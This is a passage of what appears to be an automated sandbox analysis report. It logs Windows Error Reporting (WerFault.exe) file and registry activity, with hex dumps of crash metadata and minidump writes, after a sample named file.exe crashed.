C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8004	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8006	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8044	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8048	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8050	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8088	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8092	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8096	98	3c 00 47 00 75 00 69 00 64 00 3e 00 39 00 34 00 36 00 63 00 31 00 65 00 64 00 63 00 2d 00 37 00 37 00 30 00 34 00 2d 00 34 00 66 00 37 00 37 00 2d 00 62 00 39 00 35 00 36 00 2d 00 33 00 34 00 62 00 37 00 34 00 30 00 32 00 38 00 64 00 34 00 35 00 31 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>946c1edc-7704-4f77-b956-34b74028d451</Guid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8194	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8198	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8202	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 30 00 32 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:42:02Z</CreationTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8300	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8304	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8306	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8346	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	8350	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F2D.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_10519f99\Report.wer	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_10519f99\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_10519f99\Report.wer	10412	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 37 00 31 00 33 00 37 00 32 00 36 00 34 00 32 00 34 00	MetadataHash=713726424	success or wait	1	6DA8497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{a3ed369c-8fb8-8c43-33b5-678d650b96e6}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{a3ed369c-8fb8-8c43-33b5-678d650b96e6}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{a3ed369c-8fb8-8c43-33b5-678d650b96e6}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DA843D1	unknown

Analysis Process: WerFault.exe PID: **2140**, Parent PID: **6136**

General

Target ID:	10
Start time:	17:42:03
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 776
Imagebase:	0x30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA78A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA78A.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0831a7e6	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0831a7e6\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA78A.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA78A.tmp.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE17C.tmp.csv	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE19C.tmp.txt	success or wait	1	6DA8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 5c fd 3b 63 fd 05 12 00 00 00 00 00	MDMP \;c	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	6724	6	00 00 00 00 00 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 44 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 17 00 00 4f fd 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBDGenuineIntelWTO;c0 Pacific Standard TimePacific Daylight Time	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	7784	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	1620	168	fd 06 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 68 1e 00 00	..h	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	14228	20	28 00 00 00 00 00 3a 00 00 00 00 00 fd 04 00 00 18 3a 00 00	(::	success or wait	40	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	14872	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b fd 77 fd 0a 5a 00 00 00 00 00 00 00 5a 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 76 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd 7f 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{wZZywv{w0(Pm `fwPSwB	success or wait	39	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	67296	572	fd fd fd 77 fd fd fd 77 fd 02 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 66 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 48 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 18 25 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3a 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 02 fd fd fd 00 fd fd fd 02 78 fd 66 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX$@w@wfHf%g:xf	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	1788	4	08 00 00 00		success or wait	8	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	8500	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 02 00 00 00 00 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd fd 77 23 00 00 00 06 02 00 00 6c fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#l+	success or wait	8	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	2128	48	fd 06 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 3b 00 00 00 00 00 fd fd fd 02 00 00 00 00 54 12 00 00 78 fd 00 00 fd 02 00 00 fd 34 00 00	;Tx4	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	2188	4	24 00 00 00	$	success or wait	36	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	6730	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	36	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	5972	752	00 00 fd 77 00 00 00 00 00 30 08 00 6d fd 08 00 63 fd fd 0d 4c 1e 00 00 fd 04 fd fd 00 00 01 00 0c 00 fd 07 00 40 fd 2a 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 10 fd 02 00 00 00 00 00 30 23 03 00 00 00 00 52 4e 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 78 03 00 00 00 00 00 06 7d 03 00 00 00 00 00 00 00 00 00 00 00 00 00 4a 54 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 5b fd 04 00 00 00 00	w0mcL@*B? $@AZb0#RNx}JT@[	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	67868	11396	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA536.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 34 0f 00 00 fd 08 00 00 05 00 00 00 fd 02 00 00 fd 37 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 1d 00 00 fd 17 01 00 15 00 00 00 fd 01 00 00 fd 17 00 00 16 00 00 00 fd 00 00 00 fd 19 00 00	47T8T	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DA8497A	unknown
